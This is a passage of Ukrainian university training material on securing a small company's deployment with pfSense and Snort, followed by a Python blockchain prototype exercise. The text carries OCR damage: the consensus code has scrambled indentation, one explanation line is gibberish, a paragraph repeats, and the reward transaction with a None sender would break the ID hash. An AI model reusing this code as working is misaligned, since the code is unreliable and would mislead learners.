


Рис. 4.4. **Налагодження параметрів мережевих інтерфейсів**

Після установки маршрутизатора pfSense CE його подальше конфігурування відбувається у вебінтерфейсі, який є доступним за адресою LAN мережі (рис. 4.5 і 4.6).




Рис. 4.5. **Вебінтерфейс pfSense CE (додавання пакета Snort)**




Рис. 4.6. **Налагодження системи виявлення та запобігання атак**

Для покращення кібербезпеки запропонованого рішення доцільно налагодити на базі маршрутизатора роботу системи виявлення та запобігання атак, наприклад, Snort (див. рис. 4.6).

6. Оцінити вартість системи та складність реалізації проєктних рішень.

Розрахувати вартість рішення за допомогою залучення ресурсів хостинг-провайдера, наприклад, OVHcloud (https://www.ovhcloud.com/en/). Для програмного маршрутизатора pfSense рекомендовано:

CPU –1 Ghz;

RAM –1 GB;

1 GB пам'яті на диску (https://www.pfsense.org/products/).

Віртуальний приватний сервер Virtual Private Servers (VPS) за визначеними параметрами (навіть більше) буде коштувати $5.95 (Intel Xeon, 1 vCore, 2 GB RAM, від 40 до 80 GB SSD NVMe та мережа 250 Mbps).

Для віртуальної машини, на якій буде розгорнуто базу даних можна вибрати VPS від $15.98 (Intel Xeon, 4 vCores, від 4 до 16 GB RAM, від 80 до 320 GB SSD NVMe та мережа 1 Gbps). Для віртуальної машини на базі Docker, на якій буде виконано застосунок, доцільно розраховувати на схожі параметри VPS. Варто зазначити, що параметри віртуальних машин вказані з граничними значеннями, які можна налаштовувати у хмарі, й від масштабування рішення буде зростати ціна. Отже, запропонована мінімальна вартість рішення для системи становить $37,91 на місяць. У разі розгортання системи з невеликим навантаженням можна застосувати менші за продуктивністю VPS, наприклад, для сервера застосунку.

Пропозиції щодо вдосконалення запропонованого рішення можуть бути, наприклад, такими.

У разі високого навантаження на сервіс, що надає компанія, доцільно перенести застосунок на мінікластер Kubernetes (https://kubernetes.io/), який можна реалізувати на власних ресурсах, наприклад, на базі технології K3s (https://k3s.io/). Оскільки застосунок для користувачів тільки отримує дані з бази даних, то доцільно розвантажити це навантаження за допомогою упровадження реплікації (Configure Source-Replica Replication in MySQL, https://www.linode.com/docs/guides/configure-source-replica-replication-in-mysql/).

У разі навантажень на маршрутизатор, доцільно додати резервний, а також застосувати протокол Virtual Router Redundancy Protocol, VRRP (Configuring High Availability Networks in Linux: Using Keepalived and VRRP, https://systemweakness.com/configuring-high-availability-networks-in-linux-using-keepalived-and-vrrp-0606b11d1e99) або Common Address Redundancy

Protocol, CARP (pfSense Configuring High Availability, https://www.provya.com/blog/pfsense-configuring-high-availability/). У якості рішення високої доступності можна застосувати технологію Keepalived, що підвищить надійність сервісу.

На рис. 4.7 наведено топологію мережі для розгортання запропонованого сервісу за умови покращення надійності та високої доступності системи в цілому (розроблення схеми виконано у редакторі draw.io).




Рис. 4.7. **Топологія мережі для забезпечення надійності та високої доступності**

Також можливим та доцільним є застосування засобів балансування навантаження, на кшталт – на стороні провайдера послуг хостингу. Поруч з цим, доцільно застосувати content delivery network (CDN), наприклад, рішення Cloudflare (https://www.cloudflare.com/learning/cdn/what-is-a-cdn/). Це забезпечить більшу доступність користувачів до сервісу компанії.

7. Оформити звіт з виконання тренінгу.

У ході виконання тренінгу можна організувати командну роботу здобувачів вищої освіти відповідно до певної методології гнучкого управління проєктами для пошуку оптимальних рішень на кожному етапі дослідження.

Під час виконання тренінгу можна організувати командну роботу здобувачів вищої освіти відповідно до певної методології гнучкого управління проєктами для пошуку оптимальних рішень на кожному етапі дослідження.

Дидактичні методи та прийоми, використані в процесі проведення тренінгу:

мозкові атаки: дозволяють висловити якомога більшу кількість ідей за обмежений проміжок часу, обговорити та здійснити їхню селекцію;

дискусії: проходять за участю тренера, який виконує функцію модератора та координатора;

рольові ігри: форма активізації здобувачів вищої освіти, за якої вони задіяні в різних ролях (розробник проєкту, конкурент, рекламодавець тощо) у процесі інсценізації презентації або в ухваленні рішень як безпосередні учасники подій;

презентації: відбуваються у формі виступів перед аудиторією. Їх використовують для ораторського батла, професійного позиціювання, подання досягнень у вигляді нового проєкту тощо.

Опис результатів тренінгу та форми їхнього подання (вимоги до звіту з тренінгу):

Після виконання всіх ігрових вправ здобувач вищої освіти готує звіт за результатами роботи, у якому слід подати таке:

• назва тренінгу;

• викладач-тренер;

• мета та опис завдання тренінгу (мета, об'єкт, предмет, наявна база, ролі, правила), наприклад,

✓ мета тренінгу – поглиблення знань з основ кібербезпеки. Визначення пріоритетних заходів безпеки невеликої приватної компанії, яка розробляє власний програмний продукт;

✓ об'єкт – процеси розгортання програмного застосунку із залученням засобів забезпеченням кібербезпеки відповідного рішення;

✓ предмет – засоби забезпечення безпеки для сервісу надання API;

✓ наявна база: комп'ютер на базі процесора Intel i5, розмір оперативної пам'яті 16 Гбайт, вільний простір на диску 150 Гбайт. Операційна система Windows, система віртуалізації VirtualBox;

✓ ролі: фахівець DevSecOps;

✓ правила: слід забезпечити доступ до віртуальних машин: однієї, яка виконує застосунок на Node.js (для користувачів сервісу) та до іншої віртуальної машини, яка обслуговує рішення на базі MySQL (для доступу адміністраторів бази даних (DBA) компанії, що розглядається). Визначити механізми оновлення застосунку та масштабування навантаження;

• викладення змісту тренінгу;

• демонстрація результатів тренінгу (рисунки, схеми, знімки екранів тощо);

• виявлення проблемних місць, похибок тощо в межах тренінгу;

• висновки: пропозиції щодо вирішення та усунення проблем.

5. Освітня компонента "Сучасні методи децентралізованого розподілу та криптографічного захисту даних"

Тренінг "Розроблення прототипу децентралізованої системи оброблення даних на основі технології блокчейн"

Мета тренінгу: поглиблення практичних навичок із розроблення та розгортання децентралізованої системи оброблення даних на прикладі технології блокчейн, закріплення теоретичних навичок базового функціоналу роботи прототипу блокчейну.

Завдання тренінгу:

• ознайомлення з концепцією децентралізованих систем;

• розгляд архітектурних підходів до розроблення децентралізованих систем;

• розроблення прототипу децентралізованої інформаційної системи;

• реалізація базового функціоналу децентралізованої системи;

• оцінювання функціональності та продуктивності розробленого прототипу.

Вихідні дані для проведення тренінгу.

Теоретична база (знання):

1) знання основ роботи децентралізованих інформаційних систем;

2) знання технологій та інструментів для розроблення децентралізованих систем;

3) методи забезпечення конфіденційності в сучасних системах оброблення та доступу до даних;

4) криптографія у децентралізованих системах;

5) технологічні деталі функціонування BITCOIN;

6) знання сучасних мов програмування, інтегрованих середовищ розробки та фреймворків.

Теоретична база (вміння):

1) уміння застосовувати концептуальні знання, набуті в процесі навчання та/або професійної діяльності;

2) здатність до проведення досліджень і реалізації ідей у процесі наукової та професійної діяльності;

3) уміння генерувати нові, оригінальні ідеї, цінності, виявляти нові факти у відповідь на потреби та можливості бізнес-середовища.

Інструментальна база: IDE PyCharm – інтегроване середовище розроблення для мови програмування Python.

Матеріальна база: персональний комп'ютер з виходом у мережу.

Компетентності, що допоможе набути та розвинути тренінг:

• КЗ1. Здатність застосовувати знання у практичних ситуаціях.

• КЗ2. Здатність проводити дослідження на відповідному рівні.

• КФ3. Здатність досліджувати, розробляти і супроводжувати методи та засоби інформаційної безпеки та/або кібербезпеки на об'єктах інформаційної діяльності та критичної інфраструктури.

• КФ7. Здатність досліджувати, розробляти та впроваджувати методи і заходи протидії кіберінцидентам, здійснювати процедури управління, контролю та розслідування, а також надавати рекомендації щодо попередження та аналізу кіберінцидентів в цілому.

• КФ8. Здатність досліджувати, розробляти, впроваджувати та супроводжувати методи і засоби криптографічного та технічного захисту інформації на об'єктах інформаційної діяльності та критичної інфраструктури, в інформаційних системах, а також здатність оцінювати ефективність їхнього використання згідно зі встановленою стратегією і політикою інформаційної безпеки та/або кібербезпеки організації.

Структура та опис змісту етапів тренінгу.

1. Розроблення децентралізованої інформаційної системи на прикладі блокчейн:

- створення блока в блокчейні;
- створення методу додавання хеш-блока;
- додавання транзакцій у блок;
- створення нових блоків;
- реалізація алгоритму PoW.

Блокчейн є розподіленою базою даних, яка складається з послідовності блоків, кожен з яких містить список транзакцій. Кожен блок має заголовок, який включає хеш попереднього блока, мітку часу, nonce та інші метадані. Це забезпечує зв'язок між блоками та гарантує, що дані не можуть бути змінені без зміни всіх наступних блоків. Блокчейн забезпечує децентралізацію, оскільки кожен учасник мережі має копію всього ланцюга блоків. Варто розглянути приклад коду, який реалізує створення блоків блокчейну:

```
import hashlib
import time

class Block:
    def __init__(self, previous_hash, transactions, timestamp, nonce=0):
        self.previous_hash = previous_hash
        self.transactions = transactions
        self.timestamp = timestamp
        self.nonce = nonce
        self.hash = self.calculate_hash()

    def calculate_hash(self):
        block_string = f"{self.previous_hash}{self.timestamp}{self.transactions}{self.nonce}"
        return hashlib.sha256(block_string.encode()).hexdigest()
```

Пояснення:

• previous_hash: хеш попереднього блока для забезпечення зв'язку між блоками. Це гарантує, що зміна будь-якого блока змінить хеші всіх наступних блоків;

• transactions: список транзакцій, включених у блок. Транзакції містять інформацію про передавання активів між учасниками мережі;

• timestamp: час створення блоку. Це допомагає відстежувати порядок створення блоків;

• nonce: число, яке використовують для майнінгу блока. Nonce змінюють під час процесу майнінгу, щоб знайти хеш, який відповідає умовам складності;

• calculate_hash(): метод для обчислення хешу блока. Хеш обчислюють на основі заголовка блока, включаючи хеш попереднього блока, мітку часу, список транзакцій та nonce.

Щодо створення методу додавання хеш-блока, то хешування – це процес перетворення вхідних даних будь-якої довжини у вихідний рядок фіксованої довжини за допомогою криптографічного алгоритму. У блокчейні хешування використовують для забезпечення цілісності даних. Хеш блока обчислюють на основі його заголовка, включаючи хеш попереднього блока, що забезпечує зв'язок між блоками. Це гарантує, що будь-яка зміна в блоці змінить його хеш, що зробить неможливим зміну даних без виявлення. Приклад коду методу додавання хеш-блока:

```
import hashlib

class Block:
    def __init__(self, previous_hash, transactions, timestamp, nonce=0):
        self.previous_hash = previous_hash
        self.transactions = transactions
        self.timestamp = timestamp
        self.nonce = nonce
        self.hash = self.calculate_hash()

    def calculate_hash(self):
        block_string = f"{self.previous_hash}{self.timestamp}{self.transactions}{self.nonce}"
        return hashlib.sha256(block_string.encode()).hexdigest()
```

Пояснення:

• block_string: конкатенація полів блока для створення рядка. Цей рядок включає хеш попереднього блока, мітку часу, список транзакцій та nonce;

• hashlib.sha256(): використання SHA-256 для обчислення хешу. SHA-256 – це криптографічний алгоритм, який генерує хеш фіксованої довжини (256 біт) з вхідних даних будь-якої довжини. Це забезпечує безпеку та цілісність даних у блокчейні.

Транзакції – це записи про передавання активів між учасниками мережі. Кожна транзакція містить інформацію про відправника, отримувача та суму. Перед додаванням до блока транзакції повинні бути

валідовані, щоб забезпечити їхню коректність. Валідація містить перевірку підпису відправника, щоб гарантувати, що транзакція була ініційована власником активів. Приклад коду додавання транзакцій в блок:

```
class Transaction:
    def __init__(self, sender, receiver, amount):
        self.sender = sender
        self.receiver = receiver
        self.amount = amount

class Block:
    def __init__(self, previous_hash):
        self.previous_hash = previous_hash
        self.transactions = []
        self.nonce = 0

    def add_transaction(self, transaction):
        self.transactions.append(transaction)
```

Пояснення:

• Transaction: клас для створення транзакцій. Транзакція містить інформацію про відправника, отримувача та суму;

• add_transaction(): метод для додавання транзакцій до блока. Транзакції додають до списку транзакцій блока після їхньої валідації.

Нові блоки створюють шляхом майнінгу. Майнінг – це процес розв'язання складної криптографічної задачі, яка вимагає значних обчислювальних ресурсів. Після успішного розв'язання задачі новий блок додають до ланцюга. Майнери змагаються за право додати новий блок до ланцюга, і перший, хто розв'яже задачу, отримує винагороду у вигляді нових монет або транзакційних зборів. Приклад коду створення нових блоків:

```
class Blockchain:
    def __init__(self):
        self.chain = [self.create_genesis_block()]

    def create_genesis_block(self):
        return Block("0", [], time.time())

    def add_block(self, new_block):
        new_block.previous_hash = self.chain[-1].hash
        new_block.hash = new_block.calculate_hash()
        self.chain.append(new_block)
```

Пояснення:

• create_genesis_block(): метод для створення першого блока в ланцюзі. Генезис-блок є першим блоком у блокчейні і не має попереднього хешу;

• add_block(): метод для додавання нового блока до ланцюга. Новий блок отримує хеш попереднього блока, обчислює свій хеш і додає до ланцюга.

Proof of Work (PoW) – це алгоритм консенсусу, який вимагає від майнерів виконання складних обчислень для створення нового блока. PoW забезпечує безпеку та децентралізацію мережі, оскільки атака на мережу потребувала б величезних обчислювальних ресурсів. Майнери змагаються за право додати новий блок до ланцюга, і перший, хто розв'яже задачу, отримує винагороду. Приклад коду реалізації алгоритму PoW:

```
class Block:
    def __init__(self, previous_hash, transactions, timestamp):
        self.previous_hash = previous_hash
        self.transactions = transactions
        self.timestamp = timestamp
        self.nonce = 0
        self.hash = self.calculate_hash()

    def mine_block(self, difficulty):
        target = '0' * difficulty
        while self.hash[:difficulty] != target:
            self.nonce += 1
            self.hash = self.calculate_hash()
```

Пояснення:

• mine_block(): метод для майнінгу блока, який містить збільшення nonce до тих пір, поки хеш не відповідатиме умовам складності. Складність визначають кількістю нулів на початку хешу. Це забезпечує безпеку мережі, оскільки розв'язання задачі вимагає значних обчислювальних ресурсів.

2. Транзакції та майнінг блоків у прототипі блокчейну:

- методи створення нової транзакції;
- методи майнінгу нового блока;
- методи повернення ланцюга в прототипі блокчейну.

Створення нової транзакції містить генерацію унікального ідентифікатора, валідацію підпису відправника та додавання транзакції до пулу непідтверджених транзакцій. Унікальний ідентифікатор забезпечує унікальність кожної транзакції, а валідація підпису гарантує, що транзакція була ініційована власником активів. Пул непідтверджених транзакцій містить транзакції, які ще не були включені до блока. Приклад коду створення нової транзакції:

```
class Transaction:
    def __init__(self, sender, receiver, amount):
        self.sender = sender
        self.receiver = receiver
        self.amount = amount
        self.id = self.calculate_id()

    def calculate_id(self):
        return hashlib.sha256((self.sender + self.receiver + str(self.amount)).encode()).hexdigest()

class Blockchain:
    def __init__(self):
        self.pending_transactions = []

    def create_transaction(self, sender, receiver, amount):
        transaction = Transaction(sender, receiver, amount)
        self.pending_transactions.append(transaction)
```

Пояснення:

• Transaction: клас для створення транзакцій. Транзакція містить інформацію про відправника, отримувача та суму;

• calculate_id(): метод для обчислення унікального ідентифікатора транзакції за допомогою SHA-256;

• create_transaction(): метод для створення нової транзакції та додавання її до пулу непідтверджених транзакцій.

Майнінг – це процес розв'язання складної криптографічної задачі, яка вимагає значних обчислювальних ресурсів. Майнери змагаються за право додати новий блок до ланцюга, і перший, хто розв'яже задачу, отримує винагороду у вигляді нових монет або транзакційних зборів. Це забезпечує безпеку та децентралізацію мережі, оскільки атака на мережу потребувала б величезних обчислювальних ресурсів. Процес майнінгу містить обчислення хешу блока, який повинен відповідати певним

умовам складності. Ці умови визначають кількістю нулів на початку хешу. Приклад коду майнінгу нових блоків:

```
import hashlib
import time

class Block:
    def __init__(self, previous_hash, transactions, timestamp, nonce=0):
        self.previous_hash = previous_hash
        self.transactions = transactions
        self.timestamp = timestamp
        self.nonce = nonce
        self.hash = self.calculate_hash()

    def calculate_hash(self):
        block_string = f"{self.previous_hash}{self.timestamp}{self.transactions}{self.nonce}"
        return hashlib.sha256(block_string.encode()).hexdigest()

    def mine_block(self, difficulty):
        target = '0' * difficulty
        while self.hash[:difficulty] != target:
            self.nonce += 1
            self.hash = self.calculate_hash()

class Blockchain:
    def __init__(self):
        self.chain = [self.create_genesis_block()]
        self.pending_transactions = []

    def create_genesis_block(self):
        return Block("0", [], time.time())

    def add_block(self, new_block):
        new_block.previous_hash = self.chain[-1].hash
        new_block.hash = new_block.calculate_hash()
        self.chain.append(new_block)

    def mine_pending_transactions(self, miner_address, difficulty=4, reward=1):
        block = Block(self.chain[-1].hash, self.pending_transactions, time.time())
        block.mine_block(difficulty)
        self.chain.append(block)
        self.pending_transactions = [Transaction(None, miner_address, reward)]
```

Пояснення:

• import hashlib: імпортує модуль hashlib, який містить алгоритми хешування, а саме SHA-256;

• import time: імпортує модуль time, який використовують для отримання поточного часу;

• class Block: оголошення класу Block, який представляє блок у блокчейні;

• __init__(self, previous_hash, transactions, timestamp, nonce=0): конструктор класу, який ініціалізує блок з попереднім хешем, списком транзакцій, міткою часу та nonce.

✓ self.previous_hash = previous_hash: зберігає хеш попереднього блока для забезпечення зв'язку між блоками;

✓ self.transactions = transactions: зберігає список транзакцій, включених у блок;

✓ self.timestamp = timestamp: зберігає час створення блока;

✓ self.nonce = nonce: Ініціалізує nonce, який використовують для майнінгу блока;

✓ self.hash = self.calculate_hash(): обчислює хеш блока на основі його заголовка;

✓ def calculate_hash(self): метод для обчислення хешу блока;

✓ block_string = f"{self.previous_hash}{self.timestamp}{self.transactions}{self.nonce}": створює рядок з полів блока;

✓ return hashlib.sha256(block_string.encode()).hexdigest(): обчислює хеш блока за допомогою SHA-256;

✓ def mine_block(self, difficulty): метод для майнінгу блока;

✓ target = '0' * difficulty: встановлює цільовий хеш, який повинен починатися з певної кількості нулів, визначеної складністю;

✓ while self.hash[:difficulty] != target: цикл, який триває, поки хеш блока не відповідатиме цільовому значенню;

✓ self.nonce += 1: збільшує nonce для кожної ітерації циклу;

✓ self.hash = self.calculate_hash(): обчислює новий хеш блока;

• class Blockchain: оголошення класу Blockchain, який представляє блокчейн;

• __init__(self): конструктор класу, який ініціалізує блокчейн з генезис-блоком та пустим списком непідтверджених транзакцій.

✓ self.chain = [self.create_genesis_block()]: Ініціалізує ланцюг блоків з генезис-блоком;

✓ self.pending_transactions = []: Ініціалізує порожній список непідтверджених транзакцій;

✓ def create_genesis_block(self): метод для створення генезис-блоку;

✓ return Block("0", [], time.time()): створює генезис-блок з попереднім хешем "0", порожнім списком транзакцій та поточною міткою часу;

• def add_block(self, new_block): метод для додавання нового блока до ланцюга.

✓ new_block.previous_hash = self.chain[-1].hash: встановлює хеш попереднього блока для нового блока;

✓ new_block.hash = new_block.calculate_hash(): обчислює хеш нового блока;

✓ self.chain.append(new_block): додає новий блок до ланцюга;

• def mine_pending_transactions(self, miner_address, difficulty=4, reward=1): метод для майнінгу блока з непідтвердженими транзакціями.

✓ block = Block(self.chain[-1].hash, self.pending_transactions, time.time()): створює новий блок з хешем попереднього блока, списком непідтверджених транзакцій та поточною міткою часу;

✓ block.mine_block(difficulty): виконує майнінг блока з заданою складністю;

✓ self.chain.append(block): додає новий блок до ланцюга;

✓ self.pending_transactions = [Transaction(None, miner_address, reward)]: очищає пул непідтверджених транзакцій та додає транзакцію з винагородою для майнера.

Цей метод дозволяє створювати нові блоки шляхом майнінгу, що забезпечує безпеку та децентралізацію мережі.

3. Організація консенсусу в прототипі блокчейну:

• реалізувати базовий алгоритм консенсусу;

• створити метод для реєстрації децентралізованих вузлів у мережі.

Алгоритм консенсусу забезпечує узгодженість даних між усіма вузлами мережі. У блокчейні це може бути реалізовано за допомогою Proof of Work (PoW) або інших алгоритмів, а саме Proof of Stake (PoS). Консенсус гарантує, що всі вузли мають однаковий стан ланцюга блоків. Це досягають шляхом вибору найдовшого або найбільш складного ланцюга як єдиного правильного. Вибір найдовшого ланцюга означає, що вузли приймають ланцюг з найбільшою кількістю блоків як правильний. Це забезпечує узгодженість даних у мережі та запобігає розбіжностям між вузлами. Приклад коду алгоритм консенсусу:

```
import requests
from urllib.parse import urlparse

class Blockchain:
    def __init__(self):
        self.chain = [self.create_genesis_block()]
        self.nodes = set()

    def create_genesis_block(self):
        return Block("0", [], time.time())
    def register_node(self, address):
        """
          Реєструє новий вузол у мережі.

        :param address: адреса вузла. Наприклад, 'http://192.168.0.1:5000'
        """
        parsed_url = urlparse(address)
        self.nodes.add(parsed_url.netloc)

    def consensus_algorithm(self):
        """
        Реалізує алгоритм консенсусу, який забезпечує узгодженість даних між вузлами.

        :return: True, якщо ланцюг оновлено, інакше False.
        """
        longest_chain = None
        max_length = len(self.chain)

        for node in self.nodes:
            response = requests.get(f'http://{node}/chain')
            length = response.json()['length']
            chain = response.json()['chain']

            if length > max_length and self.is_chain_valid(chain):
                max_length = length
                longest_chain = chain

        if longest_chain:
            self.chain = longest_chain
            return True

        return False

    def is_chain_valid(self, chain):
                """
```

```
            Перевіряє цілісність ланцюга блоків.

            :param chain: Ланцюг блоків для перевірки.
            :return: True, якщо ланцюг валідний, інакше False.
            """
        for i in range(1, len(chain)):
            current_block = chain[i]
            previous_block = chain[i - 1]

            if current_block['hash'] != self.calculate_hash(current_block):
                return False

                    if current_block['previous_hash'] != previous_block['hash']:
                        return False

            return True

        def calculate_hash(self, block):
            """
            Обчислює хеш блока.

            :param block: Блок для обчислення хешу.
            :return: Хеш блока.
            """
        block_string = f"{block['previous_hash']}{block['timestamp']}{block['transactions']}{block['nonce']}"
        return hashlib.sha256(block_string.encode()).hexdigest()
```

Пояснення:

• import requests: імпортує модуль requests, який використовують для виконання HTTP-запитів;

• from urllib.parse import urlparse: імпортує функцію urlparse з модуля urllib.parse, яку використовують для розбору URL-адрес;

• class Blockchain: оголошення класу Blockchain, який представляє блокчейн;

• __init__(self): конструктор класу, який ініціалізує блокчейн з генезис-блоком та пустим списком вузлів;

• self.chain = [self.create_genesis_block()]: ініціалізує ланцюг блоків з генезис-блоком;

• self.nodes = set(): ініціалізує порожній набір вузлів;

• def create_genesis_block(self)^ vtnjl lkz cndjhtyyz utytpbc-,kjrf$: метод для створення генезис-блока;

• return Block("0", [], time.time()): створює генезис-блок з попереднім хешем "0", порожнім списком транзакцій та поточною міткою часу;

• def register_node(self, address): метод для реєстрації нового вузла у мережі;

• parsed_url = urlparse(address): розбирає адресу вузла;

• self.nodes.add(parsed_url.netloc): додає адресу вузла до набору вузлів;

• def consensus_algorithm(self): метод для реалізації алгоритму консенсусу;

• longest_chain = None: ініціалізує змінну для найдовшого ланцюга;

• max_length = len(self.chain): ініціалізує змінну для максимальної довжини ланцюга;

• for node in self.nodes: цикл для перевірки ланцюгів блоків на всіх вузлах;

• response = requests.get(f'http://{node}/chain'): отримує ланцюг блоків з вузла;

• length = response.json()['length']: отримує довжину ланцюга;

